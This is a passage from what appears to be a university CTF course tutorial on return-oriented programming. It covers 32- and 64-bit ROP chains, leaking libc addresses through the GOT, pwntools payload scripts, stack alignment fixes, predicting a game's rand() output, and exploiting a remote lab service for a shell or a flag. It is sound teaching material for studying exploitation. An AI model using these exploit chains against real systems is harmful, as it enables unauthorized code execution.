8 0x0017e3cf   /bin/sh

```

#### Step 4. ROP-ing with multiple chains

Using this “gadget”, we can keep chaining multiple functions together. We can also handle functions with more than one argument, like this:

```

1 [ buf ]
2 [ ... ]
3 [ra 1 ] -> (1) func1()
4 [ra 2 ] -----> (2) pop/ret gadget
5 [arg 1] -> (1) arg1
6 [ra 3 ] -> (3) func2()
7 [ra 4 ] -----> (4) pop/pop/ret gadget
8 [arg 2] -> (3) arg2
9 [arg 3] -> (3) arg3
10 [ra 5 ] ...

```

- 1) func1(arg1)
- 2) func2(arg2, arg3)
- 3) ...

Every gadget (whether it's a whole function or just part of one) ends with a `ret` instruction, which is what gives return-oriented-programming its name.

**[Task]** It's time to chain three functions! Can you invoke the three functions below in sequence?

```

1 printf("Password OK :");
2 system("/bin/sh");
3 exit(0);

```

Your final job for today is to chain the following ROP payload:

```

1 open("/proc/flag", O_RDONLY);
2 read(3, tmp_buf, 1040);
3 write(1, tmp_buf, 1040);

```

More specifically, prepare the payload like this:

```

1 [ buf ]
2 [ ... ]
3 [ra 1 ] -> (1) open()
4 [ra 2 ] -----> (2) pop/pop/ret
5 [arg 1] -> (1) "/proc/flag"
6 [arg 2] -> (1) 0 (O_RDONLY)
7 [ra 3 ] -> (3) read()
8 [ra 4 ] -----> (4) pop/pop/pop/ret
9 [arg 3] -> (3) 3 (the new fd)
10 [arg 4] -> (3) tmp_buf
11 [arg 5] -> (3) 1040
12 [ra 5 ] -> (5) write()
13 [dummy]
14 [arg 6] -> (5) 1 (stdout)
15 [arg 7] -> (5) tmp_buf
16 [arg 8] -> (5) 1040

```

- For `tmp_buf`, you can use any writable place in the program. Run the the target in GDB, and check the output of `vmmap` for writable (i.e., “w” bit enabled) regions.

- For `"/proc/flag"`, you can inject this string in the stack as part of your buffer input. Make use of the stack address printed by the target. Also, make sure to null-terminate the string.

**[Task]** Exploit `target-seccomp` with your payload and submit the flag!

## pwntools ROP library

pwntools includes a very advanced ROP library for constructing ROP payloads. [Take a look at the documentation for more details](#), but here's a quick tour:

```

1  #!/usr/bin/env python3
2
3  from pwn import *
4
5  # Override pwntools's default cache directory to your secret tmp directory
6  # (workaround for <https://github.com/Gallopsled/pwntools/issues/2072>)
7  os.environ['XDG_CACHE_HOME'] = './'
8
9  # Our ROP chain will use gadgets from the following ELF's
10 rop = ROP([ELF('/home/lab06/tut06-rop/target'),
11            ELF('/usr/local/lib/i386-linux-gnu/libc-2.27.so')])
12
13 # Write a ROP chain that calls some libc functions!
14 rop.call('system', ['/bin/sh'])
15 rop.call('exit', [0])
16
17 # Pretty-print the finished payload
18 print(rop.dump())
19
20 # Convert it to bytes
21 payload = rop.chain()
22 print(payload)

```

Example output:

```

1  0x0000:      0x3d250 system(['/bin/sh'])
2  0x0004:      0x2c58a <adjust @0xc> add esp, 4; ret
3  0x0008:      0x18 arg0
4  0x000c:      0x30420 exit(0)
5  0x0010:      b'aaaa' <return address>
6  0x0014:      0x0 arg0
7  0x0018:      b'/bin/sh\x00'
8  b'P\xd2\x03\x00\x8a\xc5\x02\x00\x18\x00\x00\x00 \x04\x03\x00aaaa\x00\x00\x00\x00/bin/sh\x00'

```

This is a very convenient tool, as it can

- look up gadgets across multiple ELF's
- look up function addresses by name
- automatically find and insert suitable pop/ret gadgets

- call functions with string arguments

But just like with pwntools's format-string exploit generator, you have to know how to use it properly, how to debug when things go wrong, and how to write ROP chains manually if you encounter a situation the library can't handle. In fact, the payload produced by the code above will *not* work as-is – can you figure out why? (Hint: search the documentation for “[base](#)”.)

## A note about OneGadget

There exists a tool called [OneGadget](#), which searches the glibc ELF for individual gadgets that can launch a shell. \*\*\*\*We strongly recommend against using it\*\*\*\*, as it can make several of the challenges too easy. We want you to learn how to write ROP chains instead of just using an automatic tool that can do it for you. But keep it in mind if you ever play similar CTF challenges outside of our class in the future!

## Reference

- [Return-oriented Programming: Exploitation without Code Injection](#)
- [Dive Into ROP](#)
- [Return-Oriented Programming: Systems, Languages, and Applications](#)

## Tut06: Advanced ROP

In the last tutorial, we used code and stack pointers freely leaked by the binary in our control-hijacking attacks. In this tutorial, we'll exploit the same program again, but this time without any a-priori information leaks, and also in x86\_64 (64-bit).

### Step 0. Understanding the binary

```
1 $ checksec ./target
2 [*] '/home/lab06/tut06-advrop/target'
3   Arch:      amd64-64-little
4   RELRO:     Partial RELRO
5   Stack:     No canary found
6   NX:        NX enabled
7   PIE:       No PIE (0x400000)
```



As before, DEP (NX) is enabled, so pages not explicitly marked as executable will not be executable. PIE is also not enabled, which means that the target executable's base address will not be randomized by ASLR (but note that libraries, the heap, and stack addresses *will* still be randomized). There's also no canary, meaning we can smash the stack and immediately start hijacking control flow.

**[Task]** Your first task is to trigger a buffer overflow and control `rip`.

You can control `rip` with the following payload:

```
1 [ buf ]
2 [ ... ]
3 [ ra ] -> func
4 [dummy]
5 [ ... ] -> arg?
```

### Step 1. Controlling arguments in x86\_64

In 32-bit x86, we could control the invoked function's arguments by writing them to the stack. This no longer works in x86\_64, as parameters are now conventionally passed using *registers*. For example, the first argument to a function will be read from `rdi`, instead of from somewhere on the stack.

In the last tutorial, we only used the `pop`; `ret` gadget to clean up the stack, but it can also be used to control registers. For example, by executing `pop rdi; ret`, you can set the `rdi` register to a controlled value from the stack.

Let's control the argument to `puts()` with the following payload:

```
1 [ buf ]
2 [ ... ]
3 [ ra ] -> pop rdi; ret
4 [arg1]
5 [ ra ] -> puts()
6 [ ra ]
```

Since our binary is not PIE-enabled, we can search for gadgets in its code.

### Looking for pop

First, let's look for the `pop` gadget:

```
1 $ ropper --file ./target --search "pop rdi; ret"
2 ...
3 [INFO] File: ./target
4 0x00000000004008d3: pop rdi; ret;
```

## Looking for puts ( )

Next we need the address of `puts ( )`. `puts ( )` lives in `libc`, and since `libc` has a randomized base address due to ASLR, we can't predict its address. How can we solve this?

While it's true that we can't call the actual implementation of `puts ( )` in `libc` directly, we *can* invoke it *indirectly*, through the resolved address stored in the program's GOT.

Do you remember how the program invoked external functions through the PLT/GOT, like this?

```

1  0x0000000000400600 <puts@plt>:
2  +--0x400600: jmp     QWORD PTR [rip+0x200a12] # GOT of puts()
3  |
4  | (first time)
5  +--0x400646: push     0x0                                # index of puts()
6  | 0x40064b: jmp     0x4005f0 <.plt>          # resolve libc's puts()
7  |
8  | (once resolved)
9  +--> puts() @libc
10
11 0x0000000000400767 <start>:
12  ...
13  400776: call    0x4006a0 <puts@plt>

```

The PLT and GOT are part of the target binary, so their addresses are constant. We can therefore invoke `puts ( )` by jumping into the PLT code corresponding to it.

`pwndbg` also provides an easy way to look up PLT routines in the binary:

```

1  pwndbg> plt
2  0x400600: puts@plt
3  0x400610: printf@plt
4  0x400620: memset@plt
5  0x400630: geteuid@plt
6  0x400640: read@plt
7  0x400650: strcmp@plt
8  0x400660: setreuid@plt
9  0x400670: setvbuf@plt

```

**[Task]** Your first task is to trigger a buffer overflow and print out “Password OK :)”! This is our arbitrary-read primitive.

Your payload should look like this:

```

1  [ buf ]
2  [ ... ]
3  [ ra ] -> pop rdi; ret
4  [ arg1 ] -> "Password OK :)"
5  [ ra ] -> puts@plt
6  [ ra ] (crashing)

```

## Step 2. Leaking libc's code pointer

Although the process image has lots of interesting functions in its PLT/GOT that we can abuse, it's missing the truly powerful functions like `system()` that allow for arbitrary code execution. To invoke arbitrary libc functions, we'll first need to leak code pointers pointing to libc.

Which part of the process image contains libc pointers? The GOT! After all, the goal of `puts@plt` (below) is to act as a bridge between the binary and `puts@libc`, by reading the latter's real address from the GOT and jumping to it:

```
1 0x0000000000400600 <puts@plt>:
2 0x400600: jmp QWORD PTR [rip+0x200a12] # GOT of puts()
```

What's the address of `puts@GOT`? It's `rip + 0x200a12`, so... `0x400606 + 0x200a12 = 0x601018`. (We use `0x400606` because `rip` always points to the *next* instruction, and that `jmp` instruction is six bytes long.)

`pwndbg` provides a convenient way to look up entries in the binary's GOT, as well:

```
1 pwndbg> got
2
3 GOT protection: Partial RELRO | GOT functions: 10
4
5 [0x601018] puts@GLIBC_2.2.5 -> 0x7ffff7a64a30 (puts) ← push r13
6 [0x601020] printf@GLIBC_2.2.5 -> 0x7ffff7a48f00 (printf) ← sub rsp, 0xd8
7 ...
```

So the address of libc's `puts()` can be found in the target's GOT, specifically at `0x601018`. Separately, as we found earlier, we also have the ability to *call* `puts()` through its PLT entry. Since `puts()` can be thought of as printing memory from whatever pointer you provide to it, we can use it to read and print `puts()`'s address value from the GOT – even though that's not actually a string.

To do that, your payload should look like this:

```
1 [ buf ]
2 [ ... ]
3 [ ra ] -> pop rdi; ret
4 [ arg1 ] -> puts@got
5 [ ra ] -> puts@plt
6 [ ra ] (crashing)
```

Note that `puts()` might not output all 8 bytes of the address (64-bit pointer), since the address contains multiple zeros (remember, `puts()` stops when it reaches a null byte).

**[Task]** Leak the address of libc's `puts()`!

### Step 3. Preparing the second payload

So now what? We can calculate libc's base address from the leaked pointer to `puts()`, so can we now invoke any function in libc? Perhaps like this:

```
1 [ buf ]
2 [ ... ]
3 [ ra ] -> pop rdi; ret
4 [arg1] -> puts@got
5 [ ra ] -> puts@plt
6
7 [ ra ] -> pop rdi; ret
8 [arg1] -> "/bin/sh"@libc
9 [ ra ] -> system()@libc
10 [ ra ] (crashing)
```

Unfortunately, it's not quite that easy. When you're preparing the payload, you don't yet know the address of libc, since the code that will eventually leak `puts@got` has not yet been executed.

Of all the places we know, is there anywhere we can jump to to continue to interact with the process, so we can send additional ROP input? Yes, the `start()` function! Let's execute `start()` a second time and smash the stack once more, this time armed with knowledge of libc's base address.

**[Task]** Jump to `start()`, which has the stack overflow, a second time. Make sure that you see the program banner twice!

```
1 payload1:
2
3 [ buf ]
4 [ ... ]
5 [ ra ] -> pop rdi; ret
6 [arg1] -> puts@got
7 [ ra ] -> puts@plt
8
9 [ ra ] -> start
```

The program is now executing the vulnerable `start()` once more, and waiting for your input. It's time to ROP again, to invoke `system()` with the resolved addresses.

**[Task]** Invoke `system("/bin/sh")`!

```
1 payload2:
2
3 [ buf ]
4 [.....]
5 [ ra ] -> pop rdi; ret
6 [arg1] -> "/bin/sh"
7 [ ra ] -> system@libc
```

## Step 4. Advanced ROP: Chaining multiple functions!

Similar to the last tutorial, we'll invoke a sequence of calls in order to read the flag from `target-seccomp`.

1. `open("anystring", 0);` (assume that "anystring" names a symlink to `/proc/flag`)
2. `read(3, tmp, 1040);`
3. `write(1, tmp, 1040);`

### Invoking `open()`

As we discussed earlier, we can control the first argument of a function call in x86\_64 by popping a value into `rdi`. To control the second argument, we need an equivalent gadget for `rsi`.

```
1 $ ropper --file ./target --search 'pop rsi; ret'
2 <... nope ...>
```

Unfortunately, the target binary doesn't have `pop rsi; ret`. But there *is* another gadget that's effectively identical:

```
1 $ ropper --file ./target --search 'pop rsi; pop %; ret'
2 ...
3 0x00000000004008d1: pop rsi; pop r15; ret;
```

With that, invoking `open()` is pretty doable:

```
1 payload2:
2
3 [ buf ]
4 [ ... ]
5 [ ra ] -> pop rdi; ret
6 [arg1] -> "anystring"
7
8 [ ra ] -> pop rsi; pop r15; ret
9 [arg2] -> 0
10 [dummy] (r15)
11
12 [ ra ] -> open()
```

### Invoking `read()`

To invoke `read()`, we'll need one more gadget to control its third argument: `pop rdx; ret`. Unfortunately, the target binary doesn't have any suitable gadgets for that.

What should we do? Actually, at this point, since we know the address of `libc`, we can use additional ROP gadgets from there, too!

```
1 $ ldd target-seccomp
2     linux-vdso.so.1 (0x00007ffe65f89000)
3     libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007fd118f39000)
4     libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd118b48000)
5     /lib64/ld-linux-x86-64.so.2 (0x00007fd119159000)
6 $ ropper --file /lib/x86_64-linux-gnu/libc.so.6 --search 'pop rdx; ret'
7 0x00000000000001b96: pop rdx; ret;
8 ...
```

Your secondary payload should now look like this:

```
1 payload2:
2
3 [ buf ]
4 [ ... ]
5 [ ra ] -> pop rdi; ret
6 [arg1] -> 3
7
8 [ ra ] -> pop rsi; pop r15; ret
9 [arg2] -> tmp
10 [dummy] (r15)
11
12 [ ra ] -> pop rdx; ret
13 [arg3] -> 1040
14
15 [ ra ] -> read()
```

**[Task]** Your final task is to chain `open()/read()/write()` and get the real flag from `target-seccomp`!

What if either PIE or SSP (stack canary) was enabled? Do you think we could still exploit this vulnerability?

## Tips on handling stack alignment issues

When returning to `libc` functions in a 64-bit binary through a ROP chain, you can encounter a situation where the program segfaults on a “`movaps`” instruction in a function like `buffered_vfprintf()` or `do_system()`, as shown in the core dump below:

```
1 $ gdb-pwndbg ./target-seccomp core
2 Reading symbols from ./target-seccomp...
3 Program terminated with signal SIGSEGV, Segmentation fault.
4 ...
5 RBP 0x7ffe05c19d58 -> 0x7ffe05c19e68 <- 'BBBBBBBB\n'
6 RSP 0x7ffe05c17678 -> 0x7ffe05c17759 <- 0x0
7 RIP 0x7f5a4e17c75e <- 0x848948502444290f
```

```

8 -----[ DISASM ]-----
9 > 0x7f5a4e17c75e    movaps xmmword ptr [rsp + 0x50], xmm0
10 0x7f5a4e17c763    mov     qword ptr [rsp + 0x108], rax
11 0x7f5a4e17c76b    call   0x7f5a4e179490 <0x7f5a4e179490>

```

This is because [some of the 64-bit libc functions require your stack to be 16-byte aligned](#) – that is, the address in `rsp` must end with a “0” when they are called. Below, you can see that this constraint has been violated, as the address in `rsp` ends with an “8”:

```

1 *RSP 0x7fffc4cb3bb8 -> 0x400767 (start) <- push rbp
2 *RIP 0x7f6636241140 (read) <- lea rax, [rip + 0x2e0891]
3 -----[ DISASM ]-----
4 0x4008d4    <__libc_csu_init+100>    ret
5 V
6 0x7f6636234d69 <_getopt_internal+89>    pop     rdx
7 0x7f6636234d6a <_getopt_internal+90>    pop     rcx
8 0x7f6636234d6b <_getopt_internal+91>    pop     rbx
9 0x7f6636234d6c <_getopt_internal+92>    ret
10 V
11 > 0x7f6636241140 <read>        lea     rax, [rip + 0x2e0891] <0x7f66365219d8>
12 0x7f6636241147 <read+7>        mov     eax, dword ptr [rax]
13 0x7f6636241149 <read+9>        test    eax, eax
14 0x7f663624114b <read+11>       jne     read+32 <read+32>

```

Since `rsp` is not 16-byte aligned, when we continue, the program ends up segfaulting on the aforementioned `movaps` instruction.

How can we deal with this situation? That is, how can we adjust our data on the stack to be properly aligned?

The simple solution is to add an extra `ret` to the beginning of your ROP chain. When `ret` is invoked, it increments `rsp` by 8 (you already know why!). Thus, you can simply add a dummy `ret` to make `rsp` 16-byte aligned.

There are many `ret` instructions in the binary. You can pick any of them and add it to your ROP chain. If you already have the address of a `pop rdi`; `ret` gadget, you can just add 1 to get the address of `ret`, since `pop rdi` is a one-byte instruction.

For example, the payload shown in Step 4 can be revised to:

```

1 payload2:
2
3 [ buf ]
4 [ ... ]
5 [ ra ] -> ret           // dummy return is added to align the stack!
6 [ ra ] -> pop rdi; ret  // followed by your original rop chain
7 [arg1] -> 3
8
9 [ ra ] -> pop rsi; pop r15; ret
10 [arg2] -> tmp
11 [dummy] (r15)

```

```

12
13 [ ra ] -> pop rdx; ret
14 [arg3] -> 1040
15
16 [ ra ] -> read()

```

Verifying in GDB that the dummy `ret` is added to the ROP chain (right after the end of `start()`):

```

1  > 0x4007eb <start+132>      ret          <0x4008d4; __libc_csu_init+100>
2      V
3      0x4008d4 <__libc_csu_init+100>  ret    // THIS IS THE ADDED RET
4      V
5      0x4008d3 <__libc_csu_init+99>   pop     rdi
6      0x4008d4 <__libc_csu_init+100>  ret

```

As a result, when returning into `read()`, `rsp` now ends with a “0” (16-byte aligned):

```

1  *RSP 0x7ffe49f96c60 -> 0x400767 (start) <- push rbp
2  *RIP 0x7f4bc3bc5140 (read) <- lea rax, [rip + 0x2e0891]
3  -----[ DISASM ]-----
4      0x4008d4 <__libc_csu_init+100>  ret
5      V
6      0x7f4bc3bb8d69 <_getopt_internal+89> pop rdx
7      0x7f4bc3bb8d6a <_getopt_internal+90> pop rcx
8      0x7f4bc3bb8d6b <_getopt_internal+91> pop rbx
9      0x7f4bc3bb8d6c <_getopt_internal+92> ret
10     V
11  > 0x7f4bc3bc5140 <read>          lea rax, [rip + 0x2e0891] <0x7f4bc3ea59d8>
12     0x7f4bc3bc5147 <read+7>      mov eax, dword ptr [rax]
13     0x7f4bc3bc5149 <read+9>      test eax, eax
14     0x7f4bc3bc514b <read+11>     jne read+32 <read+32>

```

## Tips on ifuncs

When finding the offset of a function like `memcpy()` in your libc library (not needed for this tutorial, but other challenges in this lab may have you use other functions like that), you might notice that there are multiple `memcpy()`-like functions there. This is called an “indirect function”, or “ifunc” ([glibc code](#), [gcc documentation](#)), and it allows glibc to select the best-optimized version of the function for the hardware’s capabilities detected at runtime.

```

1  $ # note: `readelf` doesn't work here because most of the ifunc symbol
2  $ # names aren't exported -- but we can still see them with `strings`:
3  $ strings /lib/x86_64-linux-gnu/libc.so.6 | grep memcpy | grep -v wmem
4  __memcpy_chk
5  __memcpy_chk
6  __memcpy_chk_avx512_unaligned
7  __memcpy_chk_avx_unaligned
8  __memcpy_chk_sse3_back
9  __memcpy_chk_sse3
10 __memcpy_chk_sse2_unaligned
11 __memcpy_chk_erms

```



```

12 memcpy
13 __memcpy_avx_unaligned
14 __memcpy_avx_unaligned_erms
15 __memcpy_ssse3_back
16 __memcpy_sse3
17 __memcpy_avx512_no_vzeroupper
18 __memcpy_avx512_unaligned
19 __memcpy_sse2_unaligned
20 __memcpy_sse2_unaligned_erms
21 __memcpy_erms
22 __memcpy_chk_avx512_no_vzeroupper
23 __memcpy_chk_avx512_unaligned_erms
24 __memcpy_chk_avx_unaligned_erms
25 __memcpy_chk_sse2_unaligned_erms
26 __memcpy_avx512_unaligned_erms

```

Unfortunately, this tends to confuse GDB and pwntools, and they can report incorrect addresses for such functions. A reliable way to determine the right address is with a simple C program like this (compile with `-m32` for 32-bit or `-m64` for 64-bit):

```

1  #include <stdint.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <string.h>
5
6  typedef long long unsigned int llui_t;
7
8  // Before compiling, find `printf()`'s libc offset through some other
9  // means (readelf, gdb, pwntools, etc), and put it below:
10 #define PRINTF_OFFSET 0x000513a0
11
12 int main() {
13     uintptr_t libc = (uintptr_t)printf - PRINTF_OFFSET;
14     printf("libc:   %#llx\n", (llui_t)libc);
15
16     if (libc & 0xfff) {
17         printf("libc address looks wrong! Please double-check `PRINTF_OFFSET`.\n");
18         return 1;
19     }
20
21     printf("memcpy:  %#llx\n", (llui_t)((uintptr_t)memcpy - libc));
22     printf("memset:  %#llx\n", (llui_t)((uintptr_t)memset - libc));
23     printf("strcmp:  %#llx\n", (llui_t)((uintptr_t)strcmp - libc));
24     return 0;
25 }

```

For a longer list of ifuncs in libc, try `readelf -a [./.../libc.so.6] | grep IFUNC`. Roughly speaking, most of them are “mem” and “str” functions.

## Reference

- [System V AMD64 ABI](#)

- [Introduction to x64 Assembly](#)

## Tut07: Socket Programming in Python

In this tutorial, we'll learn about basic socket programming in Python, and techniques for remote exploitation.

### Step 1. nc command

The `netcat` command – or `nc` for short – is similar to the `cat` command, but for networking.

Here's a simple demo. Open two console windows side-by-side, and run a command in each, as shown below:

Console window 1	Console window 2
<code>\$ nc -l 1234</code>	<code>\$ nc localhost 1234</code>

The `nc [address] [port]` command connects to a server which is running at the given `address` and `port`. (“localhost” is an alias of `127.0.0.1`, which is a reserved IP address that refers to your own computer.) `nc -l [port]` listens for connections to the given `port`, thus creating a very simple server.

Now type “hello” in console window 2 and hit `<enter>`:

Console window 1	Console window 2
<code>\$ nc -l 1234</code>	<code>\$ nc localhost 1234</code>
<code>hello</code>	<code>hello</code>

Did you get the “hello” message in console 1? What if you type “world” as a reply in console 1?

You've just created a nice chat program! You can talk to your fellow students on our server this way :)

If it doesn't work, someone else may already be using port 1234 on the lab server. You can try a different port number, or try it on your local machine instead.

This advice applies to the rest of the tutorial, too – it's a good idea to change port numbers from the defaults when trying things on the lab server.

## Step 2. Rock, Paper, Scissors

Today's goal is to beat the computer in a game of rock-paper-scissors!

First, execute `target` and let it listen to some arbitrary port (e.g., 1234).

```
1 $ ssh lab07@<ctf-server-address>
2 $ mkdir /tmp/<your-secret-dir>
3 $ cd /tmp/<your-secret-dir>
4 $ cp -rf ~/tut07-socket ./
5 $ ./target 1234
```

In another console, use `nc` to connect to the `target` server that you just started:

```
1 $ ssh lab07@<ctf-server-address>
2 $ nc localhost 1234
3 Let's play rock, paper, scissors!
4 Your name>
```

FYI, on the server, the `target` service is already running on port 10700, and that's the one you'll need to beat to get the flag. You can also remotely connect to the service from outside the server:

```
1 $ nc <ctf-server-address> 10700
```

Do you want to explore the program a bit?

```
1 $ nc localhost 1234
2 Let's play rock, paper, scissors!
3 Your name> cs6265
4 Your turn> rock
5 You lose! Game over
```

You have to win 5 times in a row to win the whole game... so the odds aren't TOO bad for brute-forcing.

### 2.1. Socket Programming in Python

Let's use `pwntools` for socket operations. The following code snippet opens a socket on port 1234, reads 10 bytes from it, and writes them back to it:

```
1 from pwn import *
2
3 s = remote("localhost", 1234)
4 s.send(s.recv(10))
5 s.close()
```

We've provided some template code (template.py) to help you write a socket client program in Python.

Console window 1	Console window 2
\$ ./target 9736	\$ ./template.py

**[Task]** Your first task is to understand the template and write code that brute-forces the `target` server!

Just by playing the same move five (or more) times, you have a pretty high chance of winning ( $1/2^5 = 1/32$ )!

## 2.2. Timing Attack against the Remote Server!

Brute-forcing is dumb – let's try a smarter approach.

Here's the most interesting part of `target.c`:

```
1 void start(int fd) {
2
3     write(fd, "Let's play rock, paper, scissors!\nYour name> ", 44);
4
5     char name[0x200];
6     if (read_line(fd, name, sizeof(name) - 1) <= 0) {
7         return;
8     }
9
10    srand(*(unsigned int*)name + time(NULL));
11
12    int iter;
13    for (iter = 0; iter < 5; iter++) {
14
15        write(fd, "Your turn> ", 11);
16
17        char input[10];
18        if (read_line(fd, input, sizeof(input) - 1) <= 0) {
19            return;
20        }
21
22        int yours = convert_to_int(input);
23        if (yours == -1) {
```

```
24     write(fd, "Not recognized! You lost!\n", 26);
25     return;
26 }
27
28 int r = rand();
29 int result = yours - r % 3;
30 if (result == 0) {
31     write(fd, "Tie, try again!\n", 16);
32     iter--;
33     continue;
34 }
35 if (result == 1 || result == -2) {
36     write(fd, "You win! try again!\n", 20);
37 } else {
38     write(fd, "You lose! Game over\n", 20);
39     return;
40 }
41 }
42
43 write(fd, "YOU WIN!\n", 9);
44 dump_flag(fd);
45 }
```

Did you notice the use of `srand()` and `name` as a seed for the game?

```
1 srand(*(unsigned int*)name + time(NULL));
```

Since the `name` variable is what you've provided, and the time is predictable, you can abuse this information to win the match every single time! (If only it was always that easy to win jackpots...)

In order to do that, you need to be able to call C functions such as `srand()` and `rand()` from Python, so let's discuss how to do that. (This is similar to the "weak-random" challenge from lab04, so this might be familiar if you solved that – or it might not, since there are a variety of ways to do it!)

### 1) Invoking a C function ref. <https://docs.python.org/3/library/ctypes.html>

```
1 from ctypes import *
2
3 # How to invoke a C function in Python:
4 libc = cdll.LoadLibrary('libc.so.6')
5 libc.printf('hello world!\n')
```

This is how you can directly invoke the `printf()` function from Python. How would you invoke `srand()`/`rand()`?

**2) Unpacking** There are several ways to cast a C string to an unsigned int in Python. When using pwn-tools, the best way is to use the `u32()` function, which is the inverse of the `p32()` function you're probably familiar with by now:

```
1 from pwn import *
2
3 print(u32(b'test')) # prints 1953719668
```

Why is it 1953719668? The ASCII values for “t”, “e”, “s” and “t” are 0x74, 0x65, 0x73, 0x74. Because x86 is a little-endian architecture, four-byte integers are written and read in reversed byte order, i.e., 74 73 65 74. And 0x74736574 is 1953719668!

---

If you understand (1) and (2) above, you’re ready to reliably beat the computer. Write a script that guesses the `rand()` output of the target and sends the winning move every time.

Once you get it working, don’t forget that you can only get the “real” flag from port 10700 on our lab server:

```
1 $ nc <ctf-server-address> 10700
```

**[Task]** Guess the output of the target’s `rand()` and send the winning move five times in a row to defeat the computer. Then submit the flag it prints.

Good luck!

## Tut07: ROP Against Remote Service

Today we’ll exploit the 64-bit crackme0x00 from [Tut06-02](#)... remotely! We’re going to use essentially the same binary, but this time, it’ll be provided as a remote network service instead of directly as an executable file.

Try connecting to it:

```
1 $ nc [LAB_SERVER_IP] 10701
```

### Step 0. Understanding the remote service

In [Tut06-02](#), we exploited an x86\_64 DEP-enabled `crackme0x00` binary without any explicit leaks provided. In the *second* payload, we invoked a sequence of calls to read the flag as follows:

1. `open("anystring", 0);` (assume that "anystring" names a symlink to `/proc/flag`)
2. `read(3, tmp, 1040);`
3. `write(1, tmp, 1040);`

Unfortunately, this trick no longer works in a remote setting, because we can't create a symbolic link in a remote filesystem that we don't have access to. In other words, we need to either find an existing `"/proc/flag"` string somewhere in memory, or construct it ourselves.

**[Task]** Before you proceed further, make sure your exploit for [Tut06-02](#) works against this remote service! But it shouldn't actually print the flag yet, as it fails to open `/proc/flag`.

### Step 1. Constructing `/proc/flag`

Unfortunately, it's unlikely that either the binary or `libc` has a `"/proc/flag"` string. However, by ROP-ing, we can construct any string we want. Let's search for snippets of the string in memory.

In a GDB session, try:

```
1 > search "/proc"
2 libc-2.27.so 0x7ffff7867a1d 0x65732f636f72702f ('/proc/se')
3 libc-2.27.so 0x7ffff78690ed 0x65732f636f72702f ('/proc/se')
4 ...
5
6 > search "flag"
7 libc-2.27.so 0x7ffff77f29e3 insb byte ptr [rdi], dx /* 'flags' */
8 libc-2.27.so 0x7ffff77f54ad insb byte ptr [rdi], dx /* 'flags' */
9 ...
```

Our plan is to use `memcpy()` to concatenate these two strings in some temporary, writable memory region:

```
1 memcpy(tmp2, PTR_TO_PROC, len("/proc/"));
2 memcpy(tmp2+len("/proc/"), PTR_TO_FLAG, len("flag"));
```

**Note:** `memcpy()` is an "ifunc" in `glibc`, and those can be tricky to find correct offsets for. [Tut06-02](#) included a tip for how to deal with that, so refer back to that section if you need to.

Once the string is in place, the rest of your payload would then be:

1. `open(tmp2, 0);` (`tmp2` now contains the concatenated `"/proc/flag"` string)
2. `read(3, tmp, 1040);`
3. `write(1, tmp, 1040);`

Your first thought might be to prepend the two `memcpy()` calls to that, but if you try it, you'll discover that the challenge binary only accepts 256 bytes of user input, which isn't enough for all five calls.

**[Task]** Try to exploit the program once again. It's now a three-stage exploit:

- Leak addresses and use them to find the desired functions and memory
- Build the `"/proc/flag"` string with two `memcpy()`s
- `open() + read() + write()`

Can you successfully get the flag from the remote server?

## Step 2. Injecting `"/proc/flag"`

Although that does work, there's actually an easier method. Since we've hijacked control flow and can call whatever functions we want, we can directly inject our string `"/proc/flag"` to an arbitrary memory region by simply invoking `read()` and providing the string on stdin:

```
1 read(0, tmp2, 11);
```

**[Task]** Can you tweak your exploit to accept `"/proc/flag"` and save it to `tmp2`?

**Note:** When feeding multiple inputs to a remote service, you may want to briefly pause the exploit in between with `sleep()`, or wait until the previous input is fully processed (e.g., using `recvuntil()`). Otherwise, due to buffering, multiple payloads might end up being read by the same `read()` call (e.g., the `"/proc/flag"` string could end up at the end of your initial ROP chain, even if you intended to send it as a separate input).

Another option is to always send inputs that are exactly as large as the `read()` size (i.e., 256 bytes for this binary – see `start()`), which forces `read()` to return before accepting your next input.

## Tip 1. Using pwntools

As mentioned in [Tut06-01](#), you can also [automate the ROP programming process with pwntools](#). Here's a slightly fancier example than the one from that tutorial:

```
1 #/usr/bin/env python3
2
3 from pwn import *
4
```



```

5 context.arch = 'x86_64'
6
7 # override pwntools's default cache directory to your secret tmp directory
8 # (workaround for <https://github.com/Gallopsled/pwntools/issues/2072>)
9 os.environ['XDG_CACHE_HOME'] = './'
10
11 libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
12 libc.address = 0xdeadb000 # put the leaked libc base here
13
14 rop = ROP(libc)
15 # fill the buffer
16 rop.raw(b'A' * 44)
17 # system("/bin/sh")
18 rop.system(next(libc.search(b'/bin/sh\x00')))
19 # exit(0)
20 rop.exit(0)
21
22 # get the payload
23 payload = rop.chain()

```

While writing a ROP chain, it's a good idea to frequently check its payload using `dump()`:

```

1 print(rop.dump())
2
3 0x0000:      'AAAAAAA' 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
4 0x0008:      'AAAAAAA'
5 0x0010:      'AAAAAAA'
6 0x0018:      'AAAAAAA'
7 0x0020:      'AAAAAAA'
8 0x0028:      'AAAAaaaa'
9 0x0030:      0xdeafc55f pop rdi; ret
10 0x0038:      0xdec8f0fa [arg0] rdi = 3737710842
11 0x0040:      0xdeb2a4e0 system
12 0x0048:      0xdeafc55f pop rdi; ret
13 0x0050:      0x0 [arg0] rdi = 0
14 0x0058:      0xdeb1e1d0 exit

```

pwntools was even able to automatically find and use the `pop rdi ; ret` gadget from libc!

If you're feeling ambitious, you can write your ROP chains more cleanly using this module.

## Tip 2. Matching the libc binary

The remote environment might use different libraries (e.g., libc), which can cause your exploit that relies on gadgets outside of the program itself to fail. If you're using a different Linux distribution, or have a different version of the same one, you need to make sure that you're testing your exploit with *exactly* the same libraries.

A simple way to avoid this problem is to copy the libraries from the remote server and use those:

```

1 [remote] $ ldd target-seccomp

```

```

2  linux-vdso.so.1 (0x00007ffdb5cba000)
3  libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007f6cc3f72000)
4  libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6cc3b81000)
5  /lib64/ld-linux-x86-64.so.2 (0x00007f6cc41be000)
6
7  [local] $ scp lab07@[ip]:/lib/x86_64-linux-gnu/libc.so.6 .
8  [local] $ scp lab07@[ip]:/lib64/ld-linux-x86-64.so.2 .

```

With these dynamic linker and libc libraries, you can launch `target-seccomp` essentially the same as if it was running on the remote server:

```

